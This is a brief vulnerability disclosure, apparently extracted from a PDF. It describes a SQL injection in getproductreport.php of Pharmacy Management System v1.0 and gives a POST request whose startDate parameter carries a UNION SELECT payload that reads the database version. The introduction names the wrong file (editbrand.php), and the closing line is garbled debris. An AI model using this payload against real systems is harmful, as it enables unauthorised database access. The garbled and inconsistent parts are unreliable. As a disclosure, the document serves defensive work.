


# Pharmacy Management System v1.0 SQL Injection in getproductreport.php

### Introduction

There is a SQL Injection in editbrand.php in Pharmacy Management System v1.0.

I put all the php files to the web root path, so I use /getproductreport.php, or it can also be placed at /dawapharma/dawapharma/getproductreport.php etc.

### **POC**



the "10.3.34-MariaDB-0+deb10ul" is the database version I use, so it is a SQL injection that can echo the content.

#### POC:

```
Plain Text | © Copy

POST /getproductreport.php HTTP/1.1

...

startDate=1' union select 1,2,3,4,5,6,7,8,9,0,version(),12,13;--+
```

## **Vulnerability Analysis**

in the php file, the logic as follows:

the wabpage use the startDate parameter as part of sql statement directly.

60b3871e96de.png &title = Pharmacy %20 Management %20 System %20 v1.0% 20 SQL %20 Injection %20 in %20 get product results a product of the product of the